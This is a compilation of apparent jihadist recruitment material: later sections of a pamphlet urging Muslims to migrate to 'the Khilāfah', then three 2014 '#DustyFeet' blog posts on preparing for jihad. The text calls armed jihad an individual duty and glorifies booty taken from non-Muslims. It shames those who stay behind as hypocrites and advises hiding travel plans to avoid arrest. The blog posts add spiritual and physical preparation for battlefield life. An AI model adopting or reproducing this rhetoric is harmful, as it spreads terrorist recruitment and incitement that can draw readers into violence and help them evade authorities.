Abū Dujānah al-Khurāsānī (may Allah accept him) said, "With every death I heard of, I would die. With every illness I got informed of, I would fall ill. With every year that passed of my life, I would grow old a decade of time. This is the Sunnah of Allah concerning the qā'idīn (those who sit back and abandon jihād). I know this condition well. It is a condition called 'sentimental death.' Therefore, my words will die if I do not save them with my blood. My emotions will be put out if I do not inflame them with my death. My writings will testify against me if I do not produce evidence of my innocence of hypocrisy. Nothing except for blood will fully assure the certainty of any evidence. If Allah were to decree for you to enter the city that my words and feelings live in, you would find my picture hung up on its walls and columns, and beneath my picture written 'Wanted – Dying or Dead'" [Matā Tashrab Kalimātī min Dimā'ī].

He (rahimahullāh) also said, "This love [of jihād], for those who don't know it, embitters the life of the qā'id (one who sits back and abandons jihād) and destroys his delights. No one will understand my words except for one afflicted with the same condition. […] If the love of jihād enters a man's heart, then it will not abandon him, even if he wishes so. If he tries to forget or feign forgetfulness, then the symptoms will be aggravated and the condition will be more difficult. He will find himself surrounded by everything that reminds him of jihād. […] They used to say, 'Some love kills.' I do not find that to be true except with the love of jihād, for this love will either kill you with sorrow if you decide to sit and abandon jihād, or it will kill you, making you a martyr fī sabīlillāh if you decide to answer the call. You only have to choose between one of these two deaths" [Talā'i' Khurāsān #15].

This condition described is probably one many Muslims experience daily. There is no solution for it except by taking the first step towards jihād – hijrah.

PART 4 :

MODERN DAY SLAVERY

The modern day slavery of employment, work hours, wages, etc., is one that leaves the Muslim in a constant feeling of subjugation to a kāfir master. He does not live the might and honor that every Muslim should live and experience. It is as if Bilāl (radiyallāhu ‘anh) never were emancipated to live a free man, the Islamic State of Madīnah were never established, and the verses of jihād, jizyah, and war booty were never revealed upon the Prophet of the Muslim Ummah!

Whereas when you compare the situation of the Sahābah after hijrah and jihād, you see that the dunyā came to them without them following its tail. They dedicated their lives to Allah, so the dunyā came to them unwillingly.

Anas (radiyallāhu ‘anh) said that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Whoever’s concern is the Hereafter, Allah will gather for him his affairs and will place his prosperity in his heart. The dunyā will come to him against its will. And whoever’s concern is the dunyā, Allah will scatter his affairs and place his poverty before his eyes. Nothing will come to him of the dunyā except what has been decreed for him” [sahīh – reported by at-Tirmidhī].

Abū Hurayrah (radiyallāhu ‘anh) said that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Tribulations like pieces of the dark night have cast a shadow over you. The person who is most saved from these tribulations will be a man on a tall mountain who feeds himself from the milk of his sheep, or a man past the main roads [i.e. on the frontline near the enemy] who holds on to the reins of his horse and eats from [what he gains with] his sword” [sahīh – reported by al-Hākim].

Ibn ‘Abdil-Barr (rahimahullāh) said, “The scholars have ijmā’ (consensus) that the noblest income is ghanīmah […] as long as it is free of ghulūl (stealing from the ghanīmah)” [Bahjat-ul-Majālis].

Ibnul-Qayyim (rahimahullāh) said, “If it is said, ‘What is the best and most lawful source of income?’ […] The correct opinion is that the most lawful income is the same from which came the provision of Allah’s Messenger (sallallāhu ‘alayhi wa sallam). It is the income of the ghānimīn (earners of ghanīmah), which was made permissible for them upon the tongue of the Sharī’ah. This income was praised in the Qur’ān more so than any other was. Its people were also praised in a manner that no other people were praised. For this reason, Allah chose this income for the best of His creation and the seal of His prophets, who said, ‘I was sent with the sword before the Hour so that Allah would be worshipped alone without a partner. And my provision was placed for me in the shade of my spear. Humiliation and degradation were placed upon those who oppose my order’ [sahīh – reported by Imām Ahmad on the authority of Ibn ‘Umar].

It is the provision taken by might, honor, and subjugation of Allah's enemies. It was made the most beloved thing to Allah, and so no other income can stand up to it. And Allah knows best" [Zādul-Ma'ād].

Fay' (spoils taken without battle) enters into the meaning of "my provision was placed for me in the shade of my spear" prior to any other form of war booty, as the scholars have mentioned in their commentary of the hadīth.

This honorable provision helps one escape slavery and dedicate his life truly towards his Master through worship, jihād, and study of the religion. Whereas dedication of one's life towards employment, if the employer is a kāfir, only leads to humiliation that could possibly over time lead to concessions followed by an inferiority complex composed of kufr. Perhaps, for this reason, the scholars mentioned it was disliked for a Muslim to be employed by a kāfir employer (see "Fathul-Bārī" volume 4, page 452).

But whoever does hijrah and ignorantly expects to live lavishly or greedily causes fitnah over details of ghanīmah, then his hijrah is for what he intends, and he should not expect any reward on the Hereafter unless he repents.

THERE IS NO LIFE WITHOUT JIHĀD
PART 5 : AND THERE IS NO JIHĀD WITHOUT HIJRAH

Allah (‘azza wa jall) said, {O you who have believed, respond to Allah and to the Messenger when he calls you to that which gives you life} [Al-Anfāl: 24].

‘Urwah Ibn az-Zubayr (rahimahullāh) said, “{That which gives you life} means war, by which Allah honored you after humiliation, strengthened you after weakness, and defended you from your enemy after their subjugation of you” [Tafsīr Ibn Kathīr].

Jihād not only grants life on the larger scale of the Ummah, it also grants a fuller life on the scale of the individual.

Ibnul-Qayyim (rahimahullāh) said, “If there were nothing in archery except that it repelled worry and sorrow from the heart, then that would be a sufficient virtue. Moreover, the people of archery have experienced this. Also, At-Tabarānī reported from the hadīth of Hishām Ibn ‘Urwah from his father, from ‘Ā’ishah that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Whenever one’s worry seizes him, he only needs to wear his bow and use it to thereby expel his worry” [The isnād contains a very weak narrator named Muhammad az-Zubaydī, as mentioned in “Majma’ az-Zawā’id”]. This is similar to the statement of the Prophet (sallallāhu ‘alayhi wa sallam), “Perform jihād fī sabīlillāh, for it is a gate of the gates of Jannah by which Allah repels worry and sorrow from the souls” [sahīh – reported by Imām Ahmad and al-Hākim on the authority of ‘Ubādah Ibn as-Sāmit]. This is also derived from the statement of Allah ta’ālā, {Fight them; Allah will punish them by your hands and will disgrace them and give you victory over them and satisfy the breasts of a believing people and remove the fury in the believers’ hearts. And Allah turns in forgiveness to whom He wills; and Allah is Knowing and Wise} [At-Tawbah: 14-15]” [Al-Furūsiyyah].

This life of jihād is not possible until you pack and move to the Khilāfah.

PART 6 :

BAD COMPANY DESTROYS THE HEART

Living amongst the sinful kills the heart, never mind living amongst the kuffār! Their kufr initially leaves dashes and traces upon the heart that over time become engravings and carvings that are nearly impossible to remove. They can destroy the person's fitrah to a point of no return, so that his heart's doubts and desires entrap him fully.

In the hadīth of the man who killed ninety-nine people and decided to repent, the scholar told him, "Go to the land of such and such, for in it there are people who worship Allah. Worship Allah with them and do not return to your land, for it is a land of evil" [Sahīh Muslim].

Jarīr Ibn 'Abdillāh (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "I disassociate myself from every Muslim who lives amongst the mushrikīn. They should not see each other's tent fires"

[hasan – reported by Abū Dāwūd and at-Tirmidhī]

Even if one were to spend all his hours at a masjid in prayer, dhikr, and study of the religion, while living amongst Muslims who reside amid kuffār and abandon jihād, then such a person would only be establishing the strongest proof against himself and his sin.

Also, Abū Mūsā (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "The similitude of good company and bad company is that of the musk perfumer and the ironsmith. Either the perfumer offers you some musk, or you buy some from him, or you smell a pleasant odor. As for the ironsmith, either he burns your clothes, or you smell a repugnant odor" [Al-Bukhārī and Muslim].

Thus, the sinful company affects you whether you desire so or not. And of the worst of sins in modern times is that of qu'ūd (abandonment of jihād), for jihād now is fard 'ayn (an obligation upon each individual). Then how can one be pleased with the company of the jihād abandoners?

Shaykhul-Islām Ibn Taymiyyah (rahimahullāh) said, "The crux of hijrah is to abandon sin and its people, including hajr (abandonment/avoidance) of the callers to bid'ah, the sinful, and those who intermingle with them or aid them. Similarly, one who abandons jihād – the deed without which he can achieve no maslahah – should be punished by hajr, since he did not assist the Muslims in righteousness and piety. And so, the zunāh (fornicators/adulterers), lūtiyyah (sodomites), abandoners of jihād, ahlul-bida' (people of religious innovations), alcoholics, are all harmful for the religion of Islam, and intermingling with them is also harmful. They do not assist in righteousness nor piety. Whoever does not abandon them has thus left an obligation and fallen into a prohibition" [Majmū' al-Fatāwā].

Are you pleased to intermingle with those who Shaykhul-Islām mentioned after the zunāh and lūtiyyah, and before ahlul-bida' and the alcoholics? Wallāhi, they destroy the religion of the person until he finds himself in Hellfire!

PART 7 :

ADVICE FOR THOSE EMBARKING UPON HIJRAH

Before you make your trip, keep in mind the following hadith of the Prophet (sallallāhu ‘alayhi wa sallam), “If you were to rely upon Allah as He should really be relied upon, Allah would provide you like He provides the birds. They fly in the morning hungry and return full at night” [sahīh – reported by Imām Ahmad, at-Tirmidhī, and others, on the authority of ‘Umar].

This was said concerning matters of the dunyā, so what of the religion that Allah promised to support! Ibnul-Qayyim (rahimahullāh) said, “If the slave relied upon Allah as He should be relied upon, in removing a mountain from its place, while being ordered by Allah to remove it, he would eliminate it successfully” [Madārijus-Sālikīn].

So do not say to yourself, “I will never succeed in my hijrah.” Most of those who have tried, have successfully reached the Khilāfah. Amongst them are those who travelled by land, sometimes on foot, from country to country, crossing border after border, and Allah brought them safely to the Khilāfah.

Do not say to yourself, “I might get arrested.” That fear is unsure and the obligation of hijrah is certain. It is not correct to nullify what is certain with what is unsure (as has been stated by Shaykh ‘Abdullāh ‘Azzām in some of his speeches and writings). If you fear arrest, then do what is within your capabilities to avoid detection, by not informing anyone of your intention.

Do not worry about money or accommodations for yourself and your family. There are plenty of homes and resources to cover you and your family.

Keep in mind that the Khilāfah is a state whose inhabitants and soldiers are human beings. They are not infallible angels. You may see things that need improvement and that are being improved.

You may find mistakes that need fixing. You may find some of your brothers with traits that need mending. But remember that the Khilāfah is at war with numerous kāfir states and their allies, and this is something that requires the allotment of many resources. So be patient.

Finally, when you arrive, do not let the achievement of hijrah nullify your deeds by allowing pride to enter your heart and then looking down upon your brothers from the Ansār! Muhājirīn cannot exist without Ansār. Thus, know that hijrah is a great deed but it is not a license to view yourself better than others.

Ibnul-Qayyim (rahimahullāh) said, "It has been authentically narrated in the Sahīh that he (sallallāhu 'alayhi wa sallam) said, 'No one with a mustard seed of arrogance will enter Jannah.' They said to him, 'O Allah's Messenger, a man might like to have good shoes and garments. Is that arrogance?' He said, 'No, Allah is Jamīl and He loves jamāl (beauty). Arrogance is disdain of the truth (out of self-conceit) and contempt for the people' [Sahīh Muslim]. So arrogance is disdain of the truth, rejection of it, repelling it after awareness of it, and holding contempt for people with an eye of scorn, aversion, and belittlement. There is nothing wrong with such if it is done for Allah. The sign that such is done for Allah is that the person holds even more disdain and belittlement against himself. But if he despises them because he considers himself great, then this is the arrogance which will not enter him into Jannah" [Rawdatul-Muhibbīn].

Imām Ahmad reported that the tābi'ī Wahb Ibn Munabbih (rahimahullāh) said, "Mūsā said to Banī Isrā'īl, 'Bring me the best of your men.' So they brought him a man. He said, 'Are you the best of Banī Isrā'īl?' He responded, 'That is what they claim.' So Mūsā told him, 'Go and bring me the worst of Banī Isrā'īl.' So he left and returned alone. Mūsā said, 'Did you bring me the worst of them?' He replied, 'I do not know so much about any of them as I know about myself.' Mūsā said, '[Then] you are the best of them'" [Az-Zuhd].

Allah knows best. We ask Allah to facilitate your hijrah. Āmīn.

#DUSTYFEET Part 1: Know Your Strengths & Weaknesses

3 February 2014
http://paladinofjihad.tumblr.com/DustyFeet

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ‘alā RasūlilLah

A crucial factor to take into consideration before starting to prepare yourself is to know yourself. More important than knowing who you are is knowing what you can do and what you cannot do.

Allah, subhānahu wa ta’āla, has blessed each of us with numerous aptitudes and the beauty of this is that we each have different talents and sensibilities. Islam enjoins upon the Muslims to live in community. We are a gregarious Ummah, we form societies, we live together, helping one another. Unlike other ways of life which promote isolation from the larger society, i.e. monasticism and the likes of it, Islam doesn’t advise the Muslim to live alone. On the contrary, the family is the building block of society and the society the basis for the Islamic state.

By determining what your strengths and weaknesses are, you will be better informed as to how you can help establish the Islamic state. There is no doubt that the Islamic state needs soldiers and fighters. However, if we look at the sīra of the Nabi, sal Allahu ‘alayhi wa al-sallam, the nascent Islamic state in Madina wasn’t built solely on an army. It comprised women, children, merchants, etc.: i.e., people of different talents and abilities.

In shā Allah, to help you know your strengths and weaknesses, one of the most straight forward ways of doing so is to make a list, one side of which you will jot down your strengths and the other side, your weaknesses. Once you have done this, you will have an idea (however vague) what you are good at and what you are not good at.

Knowing what your strengths and weaknesses are serves two main purposes:

1. Improving yourself and remaining firm in the the areas which you have identified as a strength. Let me give you a simple example (although this is pretty easy to understand): suppose you have memorised the Qur’an, it could happen that, if you stop reading Qur’an for a period of time, you could forget some parts of it. We ask Allah for protection from this, but this could very well happen to you in some different area of strength that you have. Same thing for a bodybuilder, if he doesn’t train continually, his muscles get flaccid. So, always try to be on top of yourself. Try to be better than you already are. Allah loves the strong believer more than He loves the weak believer. We ask Allah to make you among the strong believers.

2. Addressing the weaknesses you have identified about yourself. According to my observations, weaknesses in a person can be due to 2 things: (i) Qadr of Allah and this is innate and can rarely be changed (e.g. physique and/or old age) and (ii) laziness, apathy, lethargy, lack of effort, lack of training or lack of motivation and this is from the evil of Shaytān and from the evil of our own souls.

   These weaknesses should be tackled according to their nature. Concerning those weaknesses which are Qadr of Allah, you will probably (and in most cases) not be able to find a solution for them. So don’t be sad, instead accept the Qadr of Allah and hope for the reward from Allah. Lā yukallifulLāhu nafsan illā wus’ahā.

   The other weaknesses which you have identified to be from your own self-imposed shortcomings should be tackled head on. Those are the loose ends of your personality (e.g. short temper) which you will have to work on (or around). In shā Allah, who knows, one of these weaknesses could be a hidden strength or a hidden source of strength which you knew nothing about. If you cannot turn your weakness into a strength, then you should at least tend to it such that it doesn’t become a burden for you, as you prepare yourself.

I could quote some generic Sun-Tzu line here about how knowing yourself means to have already won half of the battle, but I won't. It's enough for you to know that this dīn needs seriousness from serious individuals. Victory is not dependent upon you, however, you can be part of that victory if you are sincere and dedicated and seeking the Face of your Creator.

In shā Allah there will be many more #DustyFeet parts coming out during the coming weeks, by the permission of the Almighty, about what and where to concentrate your efforts on.

(06.02.14) Edit: I have made some little additions and/or modifications to this post, mainly to express my ideas more clearly and reword ambiguous parts.. In shā Allah you will be able to appreciate this.

#DUSTYFEET Part 2: Like a Feather

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

This is probably the most important part of the #DustyFeet series. It is also the aspect of preparation you should work the hardest at, pay the most attention to and devote the greatest portion of your mental resources on. In shā Allah, if you get this right, everything that would follow, in terms of getting yourself ready, would be much easier.

Bi-idhnilLah, this post will deal with the subject of "intentions" and my treatment of it is not intended (by the way, no pun intended here. No, really, no pun "intended") to give you a thorough and holistic explanation or elucidation of intentions. Rather this post aims to humbly direct (myself first, then) you to the correct types of intentions you need to display and how not to deviate from said correct intentions.

Imagine this scenario, which, chances are, you have previously experienced probably more than once:

You're initially praying alone at the masjid (or at home) and, from the corner of your eye (peripheral vision, yo), you notice that someone has entered the masjid and has started engaging in 'ibādāt such that you're in their line of vision. Subconsciously, you find yourself being more graceful in your salah movements, taking more care in bowing, prostrating, elongating your rukū' and sujūd! Suddenly, the realization of how you've been "perfecting" your salah hits you and you're panicking: "What is wrong with me?! Please! Let this not be shirk al-riyā!"

That was one of an infinite number of ways in which intention, or nīyah, works. The Prophet, sal Allahu ʻalayhi wa al-sallam, said in a hadith of exquisite beauty (this hadith is a personal favourite of mine) reported by Imām Ahmad ibn Hanbal, rahimahulLah: "It was called "al-qalb" (meaning the heart) from "Taqalub" because of its changing nature; the example of the heart is like a feather, at the trunk of a tree, that the wind keeps turning upside down." And in another hadith he, sal Allahu ʻalayhi wa al-sallam, worded it thus: "The similitude of the heart is like a feather in a desert blown about by the wind."

The heart is the seat of intentions; it is the seat of īmān. From the former hadith, we can see that the heart is prone to change: it turns. Hence RasūlulLah, sal Allahu ʻalayhi wa al-sallam, used to always make du'ā to Allah to keep his heart firmly on Islam. If the best human being sought Allah's protection from a heart which isn't firmly set upon Islam, then, who are we to neglect such a matter. Nas`ala Allaha al-thabāt.

It would be inappropriate to speak about Islamic intentions without mentioning a particular hadith. I am sure you are already aware of this hadith and are wondering why I haven't mentioned it already.

Here is the translation of the above hadith:

It is narrated on the authority of Amir al-Mu'minin (Leader of the Believers), Abu Hafs 'Umar bin al-Khattab (may Allah be pleased with him), who said: I heard the Messenger of Allah (peace be upon him), say:

"Actions are according to intentions, and everyone will get what was intended. Whoever migrates with an intention for Allah and His messenger, the migration will be for the sake of Allah and his Messenger. And whoever migrates for worldly gain or to marry a woman, then his migration will be for the sake of whatever he migrated for."

Narrated by Muhammad ibn Isma'īl al-Bukhārī, rahimahulLah, and Muslim ibn al-Hajjāj, rahimahulLah

عَنْ أَمِيرِ الْمُؤْمِنِينَ أَبِي حَفْصٍ عُمَرَ ابْنِ الْخَطَّابِ
رَضِيَ اللهُ عَنْهُ قَالَ، سَمِعْتُ رَسُولَ اللهِ صَلَّى اللهُ عَلَيْهِ
وَسَلَّمَ يَقُولُ: إِنَّمَا الْأَعْمَالُ بِالنِّيَّاتِ وَإِنَّمَا لِكُلِّ امْرِئٍ
مَانَوَى فَمَنْ كَانَتْ هِجْرَتُهُ إِلَى اللهِ وَرَسُولِهِ فَهِجْرَتُهُ إِلَى
اللهِ وَرَسُولِهِ وَمَنْ كَانَتْ هِجْرَتُهُ لِدُنْيَا يُصِيبُهَا أَوِامْرَأَةٍ
يَنْكِحُهَا فَهِجْرَتُهُ إِلَى مَاهَاجَرَ إِلَيْهِ. رَوَاهُ إِمَامَا الْمُحَدِّثِينَ
أَبُو عَبْدِ اللهِ مُحَمَّدُ بْنُ إِسْمَاعِيلَ بْنِ إِبْرَاهِيمَ بْنِ الْمُغِيرَةِ ابْنِ
بَرْدِزْبَهْ الْبُخَارِيُّ وَأَبُو الْحُسَيْنِ مُسْلِمُ بْنُ الْحَجَّاجِ بْنِ
مُسْلِمٍ الْقُشَيْرِيُّ النَّيْسَابُورِيُّ فِي صَحِيحَيْهِمَا اللَّذَيْنِ هُمَا
أَصَحُّ الْكُتُبِ الْمُصَنَّفَةِ.

The importance of this hadith in relation to intentions and to Islam as a whole, cannot be quantified. Suffice it for me to state that it is the first hadith in Al-Nawawi's, rahimahulLah, famous Arba'īn; it is the hadīth which Muhammad ibn Isma'īl al Bukhārī, rahimahulLah, used as an introduction when writing his authentic collection of ahadīth; Muhammad ibn Idrīs Al-Shāfi'ī, rahimahulLah, said that it comprises a third of all religious knowledge; and Ahmad ibn Hanbal, rahimahulLah, stated that the principal axes of Islam, relating to hadīth, were based on three ahadīth, one of which is the aforementioned. The explanations of this hadīth are many and extensive, and easily available online at a Google search's reach.

THE INTENTION TO GET YOUR FEET DUSTY

Brothers and sisters, the pain is real. News of atrocities, no longer reach us by the week or by the day. Instead, we hear of new massacres, transgressions and oppression against our brothers and sisters in faith, every couple of hours of every day. If you are tired of and cannot bear seeing, reading, hearing of and witnessing those atrocities anymore, then, undeniably, the time has come for you to act.

Al-Tawhid mandates action. During those times of aggression against the Ummah of Muhammad, sal Allahu 'alayhi wa al-sallam, we can only describe the īmān, of the one who willingly and stubbornly sits behind, as deficient. The explanations and proofs for this are many and we will leave it upon the reader to pick up "The Tawheed of Action" by the mujāhid shaykh 'Abdullah 'Azzām, rahimahulLah.

You might be shedding tears thinking that you are sacrificing a great deal, but remember, your brothers and sisters are shedding blood. Let the tawāghīt know that this is not an incitement or a glorification (of their definition) of terrorism. You, my brothers and sisters, are responsible for your own actions (and your inaction!) and you have only Allah to answer to.

It is easy on the tongue to say that you have the intention to get your feet dusty for the sake of Allah, 'azza wa jal, however, actually doing it, or preparing for it, is altogether, another beast to tame. If you are of those who have the intention of getting your feet dusty, then glad tidings to you, for our Noble Prophet, sal Allahu 'alayhi wa al-sallam, has stated, as narrated by Muslim ibn al-Hajjāj, rahimahulLah, upon the authority of Abu Hurayra, radhiy Allahu 'anhu: "Whoever dies in a state whereby he never participated in jihād, nor did his soul ever desire this, then he has died on one of the branches of hypocrisy." So, glad tidings to you, my brother and my sister, if "your soul desires" to get your feet dusty in the path of Allah, then, may Allah have mercy upon you, you are on the right path, by His permission.

The following is an excerpt from a book called "40 Hadith on Jihad" and is the commentary following the previously quoted hadith:

If there is any obstacle from his active participation in jihad, he should make a firm resolution that whenever this obstacle or impediment is removed, he will get ready and go out for jihad. He should always store this desire in his heart: "If only I could be a mujāhid."

Just ponder over this fact that the life in which there is no active participation in jihad or at least no desire for it has been labelled a hypocritical life by RasūlullLah, sal Allahu 'alayhi wa al-sallam. One can only be surprised and astonished by this thinking of those present-day Muslims who are neither active mujāhidīn nor have any desire for jihad in their hearts. Despite this, they are satisfied with their lives. Can this disregard and aloofness of theirs with regard to jihad ever be able to please RasūlullLah, sal Allahu 'alayhi wa al-sallam? Let them question their hearts in this regard.

"If only I could be a mujāhid." This is a statement that should weigh heavily on every Muslim's heart. Whether you are able-bodied or handicapped, male or female, young or old, this is a worry that should be invading your thoughts constantly for it is, in shā Allah, is an indication of having the correct dispositions in terms of intentions regarding getting your feet dusty in the Path of Allah.

Surah al-Tawba, as Shaykh al-Islam ibn Taymiyyah said, "is also known as 'The Exposer' (al-Fadhihah), because it exposed the hypocrites. So Allah clarified in this chapter the situations of the hypocrites and described them in it with cowardliness and abandonment of jihad […]." We ask Allah not to make us among the hypocrites and to instead make us among those decribed in verse 92 from Surah al-Tawba:

Who is this āyah of al-Tawba referring to? It speaks of the Ash'ariyyīn, the Companions who were unable to find preparation for themselves to get their feet dusty. Due to their poor financial conditions, as the āyah says, they came to RasūlullLah, sal Allahu 'alayhi wa al-sallam, asking him for horses so that they would be able to join the Muslim army. However, even RasūlullLah, sal Allahu ʻalayhi wa al-sallam, was unable to provide them with mounts. So they turned around and their eyes overflowed with tears. Subhān Allah, the Qur'ān itself testifies to their truthfulness! How can your own eyes not overflow with tears if you are in a similar situation?

Ask yourself, are you sad and distressed to be held back? Be it by your own will or by constraints beyond your control, do you feel that the wrath of Allah is imminent upon you by your staying back? Or do you feel happy and carefree, such that you find comfort in keeping your feet clean and pristine?

Know that Allah, subhānahu wa ta'āla, is severe in reckoning and Allah, subhānahu wa ta'āla, does not forget whilst you forget.

SINCERITY & PURITY OF INTENTIONS

It is not enough for one to simply not stay back or not want to stay back. Remember the hadith we mentioned at the beginning? "Actions are but by intentions." This means that if our intention is corrupt, even though our deeds might seem praiseworthy in the eyes of man, the deed will be rejected and we will be among the losers on the Day of Judgment.

So, what should be our motives for getting our feet dusty? AlHamdulilLah, there are various ahadith which enlighten us as to where our intentions should lie. In sha Allah I will only cite some of the most relevant of them here:

Narrated by Muhammad ibn Isma'īl al-Bukhārī, rahimahulLah, and Muslim ibn al-Hajjāj, rahimahulLah:

Abu Musa, radiy Allahu ʻanhu, says: A man came to RasūlullLah, sal Allahu ʻalayhi wa al-sallam, and said: "A person fights [in the cause of Allah] in order to obtain booty. Another fights for fame. Another fights so that his position [as a brave person] may be displayed. Which of these is fighting in the cause of Allah?" RasūlullLah, sal Allahu ʻalayhi wa al-sallam, replied: "The person who fights so that the word of Allah may reign supreme is the one who is really fighting in the cause of Allah."

Narrated by Aḥmad ibn Shu`ayb ial-Nasā'ī, rahimahulLah, and Abu Dawud Sulaymān ibn al-Ashʿath, rahimahulLah:

Mu'adh, radiy Allahu ʻanhu, narrates that RasūlullLah, sal Allahu ʻalayhi wa al-sallam, said: "Jihad is of two types: [the first type is a jihad that is accepted by Allah. It entails]: He who sought the pleasure of Allah, obeyed the amir, and spent of his valuable possessions [for the jihad]. [In addition to this] he treated his companions kindly and abstained from mischief. The sleeping and waking up of such a person are all rewarded. [The second type entails]: He who fought with the intention of pride, showing-off and to gain popularity. [In addition to this] he disobeyed the amir and spread mischief in the land. Such a person returns from the jihad with no reward whatsoever."

Narrated by Aḥmad ibn Shu`ayb ial-Nasā'ī, rahimahulLah:

'Ubadah ibn as-Samith, radiy Allahu ʻanhu, narrates that RasūlullLah, sal Allahu ʻalayhi wa al-sallam, said: "The person who waged jihad in the cause of Allah with the intention of acquiring just one rope shall only receive what he intended."

Ask yourself, would you be comfortable achieving great and exceptional feats of bravery and courage without anyone ever knowing your name? In shā Allah, measure yourself with the sincerity of this man whom they called the scholar of the East and of the West!

His words matched his actions for he was not one to keep back from engaging in the actual battle. Not only did he hold his post as a Murābit (guard), he also plunged into the heat of battle when the occasion called for it. Ibn Muthanna narrates that 'Abdullah ibn Sinan said, 'I was with Ibn al-Mubārak and Mu'tamir ibn Sulaymān in Tarsus when the call to arms was made. So Ibn al-Mubārak came out along with the people. When the two ranks faced each other, a Roman emerged and requested a duel (one-on-one fight until death). So a man went out to him but the infidel overpowered him and killed him. He kept doing that until he killed six of the Muslims whereupon he began to boast and walk with pride in between the two ranks. He requested a duel but no-one went out to him. So Ibn al-Mubārak turned to me and said, 'If I am killed, do such and such for me.' And then he moved his horse and went out to the dueller. He fought him for a while and then killed him. He (Ibn al-Mubārak) requested another duel and so another infidel came out to him and he killed him too until he had killed six of the Romans. He requested a duel but it seemed like they all feared him! So he struck his horse and went between the two ranks, then he hid. We didn't see anything when suddenly, he reappeared next to me exactly where he previously was and he said to me, 'O 'Abdullah, if you ever mention this to anyone whilst I am alive…' – and he made a (stern/clear) statement after that.

And thus with humbleness did he struggle and fight. He was known to partake heavily in battles but when it came to the spoils being distributed after the battle ceased, he would be found missing! In Dhayl Jawahir al-Mudiyyah, it is mentioned that someone once asked him about this (disappearing at the time of spoil-exchange), and he simply replied, 'The One for Whose Sake I fight, knows who I am.'

The salaf of this ummah used to take great care of the motives behind their actions. The following quote shows how wary they were of their intentions and how they used to advise people accordingly.

Hasan al-Basrī, *rahimahulLah,*said: The foundations of evil are three and its subsidiary branches are six. The foundations are: Envy, covetousness and love of the worldly life. Its subsidiary branches are: Love of leadership, love of boasting, love of praise, love of filling oneself with food, love of sleep and love of relaxation.

CLOSELY ADHERE TO THE SUNNAH

The two conditions for a deed to be accepted are that:

1. The deed must be done purely for the sake of Allah (this is ikhlās) and
2. it must be according to the Sunnah of the Prophet, sal Allahu 'alayhi wa al-sallam.

Hence, besides having the correct intentions, it is equally important to closely adhere to the sunnah whenever we are performing acts of worship. Allah knows best that getting your feet dusty for His Cause is one of the greatest acts of worship that the Prophet, sal Allahu 'alayhi wa al-sallam, has taught us.

Our intentions are what would make us or break us on the Day of Judgment. Intentions have the power to elevate actions, however benign they may be, to be very heavy in the our scale of good deeds. They can also, on the contrary, decimate mountains of seemingly good deeds. It all depends on us. We are solely responsible for our intentions.

I ask Allah, *subhānahu wa ta'āla,*to keep us all upon the right intentions, and to have mercy upon us. May all of our deeds be for the Sake of Allah only.

Ibn 'Uyayna, rahimahulLah, said that Mutarrif b. 'Abdallah, rahimahulLah, would repeat the following prayer, "O Allah! I seek Your forgiveness for that which I sought your repentance but to which I subsequently returned; I seek Your forgiveness from that which I rendered to You from my self, but then, I was not able to maintain faithfully; and, I seek Your forgiveness from that by which I claimed I desired your Face but my heart became corrupted with that which I did."

#DUSTYFEET Part 3: Outdoor Inconveniences

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

You might not have thought about this aspect of your preparation at all, or you might not have given it due thought, dismissing it as something insignificant and undeserving of your attention. In my humble opinion, this type of negligence would be at your own risk. This is an area which we should all give ample consideration to since it concerns one of the most basic, yet one of the most important, aspects of our dīn: personal hygiene.

Relevance of this part of the #DustyFeet series with respect to each reader might vary and would probably depend on one's origins (the part of the world one is from and/or one's ethnic & cultural background) and hence, their respective mores and daily habits. My target audience, however, are mainly Muslims who live in the West or in other developed countries where a certain level of "luxury" (for want of a better word) is present. If Allah wills, a greater scope of Muslims will benefit.

RELIEVING ONESELF OUTDOORS

You might be someone who has lived in the West all your life and have never used anything other than a conventional sit-down flush toilet to answer the call of nature (brace yourselves! Cringe euphemisms incoming!) and depending on how cosy the rock you live under might be (okay, is this is going to be a lighthearted piece?), you might not even know that other types of toilets exist and that "business" (#EuphemismWatch) can be taken care of outdoors. Yes, human beings have been relieving themselves outdoors for the longest time and modern toilets, as we know them, have only been around for a little span of time on the grand scale of human history.

Allah, subhānahu wa ta'āla, has not left the Muslims without guidance even concerning the issues of going to the toilet and issues of personal hygiene which should follow after relieving oneself. RasūlulLah, sal Allahu ʻalayhi wa al-sallam, has taught us the proper ways of urinating and defecating in accordance to the fitra of humans. No doubt, during his time, ceramic toilets were not in use yet. RasūlulLah, sal Allahu ʻalayhi wa al-sallam, and the sahaba, radhiy Allahu ʻanhum, were extensively engaged in traveling, expeditions and jihad and spent long periods of time away from the relative comfort of their habitations. Hence, outdoors (most probably in the wilderness and in the desert) was where they would relieve themselves.

You will not find detailed instructions about how the sunnah has prescribed that we should answer the call of nature in this particular post. Materials covering this are readily available online and you can access those at your own ease, in shā Allah.

This post will merely direct you to issues concerning personal hygiene that you should be mindful of when preparing yourself to get your feet dusty in the Path of Allah. AlHamdulilLah, the lands, where you can get your feet dusty, are many and are spread all over the ardh of Allah. However, there is no escaping the fact that in most, if not all, of those lands, you will inevitably face situations where outdoors would be the only way for you to answer the call of nature. It would be just you and the ground and you will have to manage with whatever is at hand. In those situations, RasūlulLah, sal Allahu ʻalayhi wa al-sallam, has taught us how we should go about conducting all this "business".

If you plan to remember anything from this post, then, pay attention to the following, in shā Allah. My advice to you, in this regard, so as you can anticipate the rigors of the call of nature and instinjā (instinjā is the name given to the process of cleaning the private parts after relieving oneself.) outdoors, is as follows:

- Learn to squat if you don't know how to. Below is a picture of a man squatting with correct form (here, "form" means discipline in body posture and positioning).

Notice how the heels are not lifted from the ground. This comes with practice and you will probably not master this little feat overnight. (Not being overweight also helps.)
There are many benefits to learning how to squat.
First of all (and this should be enough of a reason) it is the sunnah position to pass excreta and urine. As mentioned already, RasūlulLah, sal Allahu 'alayhi wa al-sallam, did not use high-rise "European" sit-down flush toilets.
Second, it is the easiest, safest and healthiest way for humans to relieve themselves, according to many studies which you can find out about online. This is a no-brainer since the sunnah is always in accordance with the fitra of human beings.

